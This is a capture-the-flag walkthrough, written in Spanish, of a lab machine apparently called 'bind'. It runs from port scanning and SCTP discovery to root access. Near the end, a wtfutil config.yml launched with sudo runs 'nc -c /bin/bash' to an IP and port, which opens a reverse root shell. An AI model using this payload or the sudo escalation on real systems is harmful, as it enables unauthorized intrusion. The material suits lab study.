blind

```
❯ nmap -sS -p- --open -Pn -n --min-rate 5000 192.168.137.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 09:38 EST
Nmap scan report for 192.168.137.5
Host is up (0.0017s latency).
Not shown: 40899 filtered tcp ports (no-response), 24633 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 00:0C:29:48:C9:DD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 25.03 seconds
```

```
Nmap done: 1 IP address (1 host up) scanned in 25.03 seconds
❯ nmap -sCV -p22,80,8080 -Pn -n --min-rate 5000 192.168.137.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 09:44 EST
Nmap scan report for 192.168.137.5
Host is up (0.0010s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
8080/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 00:0C:29:48:C9:DD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ whatweb 192.168.137.5
http://192.168.137.5 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.137.5], Title[Apache2 Debian Default Page: It works]
❯ whatweb 192.168.137.5:8080
http://192.168.137.5:8080 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.137.5], Title[Apache2 Debian Default Page: It works]
```

```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.5/' -t 20 -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.5/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 10701]
/.html                (Status: 403) [Size: 278]
/transmission         (Status: 301) [Size: 321] [--> http://192.168.137.5/transmission/]
/server-status        (Status: 403) [Size: 278]
```

```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.5:8080/' -t 20 -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.5:8080/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 280]
/index.html           (Status: 200) [Size: 10701]
/stream               (Status: 301) [Size: 322] [--> http://192.168.137.5:8080/stream/]
/.html                (Status: 403) [Size: 280]
```

stream + transmission ⇒ SCTP

https://book.hacktricks.wiki/en/generic-methodologies-and-resources/pentesting-network/index.html?highlight=sctp#sctp-scan

```
❯ nmap -sY -Pn -n -p- 192.168.137.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 10:36 EST
Nmap scan report for 192.168.137.5
Host is up (0.0015s latency).
Not shown: 65534 closed sctp ports (abort)
PORT      STATE SERVICE
4444/sctp open  unknown
MAC Address: 00:0C:29:48:C9:DD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds
```


le pregunto a deepseek como conectarme por sctp y ntre las opciones (nc no funciona) me da la tool ncat

2. Usar `ncat` (de Nmap)

`ncat` es una versión mejorada de `netcat` que soporta SCTP.

bash Copy


```
ncat --sctp 192.168.137.5 4444
```




```
ariel@bind:~$ sudo -l
Matching Defaults entries for ariel on bind:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User ariel may run the following commands on bind:
    (root) NOPASSWD: /usr/bin/wtfutil
```

luego de ejecutarlo nos crea el config.yml


ariel@bind:~$ ls -la
total 36
drwx------ 4 ariel ariel 4096 feb 25 15:35 .
drwxr-xr-x 3 root root 4096 nov 17 2023 ..
lrwxrwxrwx 1 root root 9 nov 15 2023 .bash_history -> /dev/null
-rw-r--r-- 1 ariel ariel 220 nov 15 2023 .bash_logout
-rw-r--r-- 1 ariel ariel 3526 nov 15 2023 .bashrc
drwxr-xr-x 3 ariel ariel 4096 feb 25 15:22 .config
drwxr-xr-x 3 ariel ariel 4096 feb 25 15:35 .local
-rw-r--r-- 1 ariel ariel 807 nov 15 2023 .profile
-rw-r--r-- 1 ariel ariel 66 nov 17 2023 .selected_editor
-r-------- 1 ariel ariel 33 nov 17 2023 user.txt
ariel@bind:~$ cd .config/
ariel@bind:~/.config$ ls -la
total 12
drwxr-xr-x 3 ariel ariel 4096 feb 25 15:22 .
drwx------ 4 ariel ariel 4096 feb 25 15:35 ..
drwxr-xr-x 2 ariel ariel 4096 feb 25 15:35 wtf
ariel@bind:~/.config$ cd wtf/
ariel@bind:~/.config/wtf$ ls -la
total 20
drwxr-xr-x 2 ariel ariel 4096 feb 25 15:35 .
-rw------- 1 ariel ariel 2005 feb 25 15:22 config.yml
-rw------- 1 ariel ariel 490 feb 25 15:32 log.txt
ariel@bind:~/.config/wtf$ cat log.txt


ariel@bind:~/.config/wtf$ which nc
/usr/bin/nc

```
  refreshInterval: 30
  wrapText: false
uptime:
  args: ["-c","/bin/bash","192.168.137.5","1234"]
  cmd: "nc"
  enabled: true
  position:
    top: 3
    left: 1
    height: 1
    width: 2
  refreshInterval: 5
  type: cmdrunner
```

```
ariel@bind:~/.config/wtf$ sudo /usr/bin/wtfutil --config=config.yml
```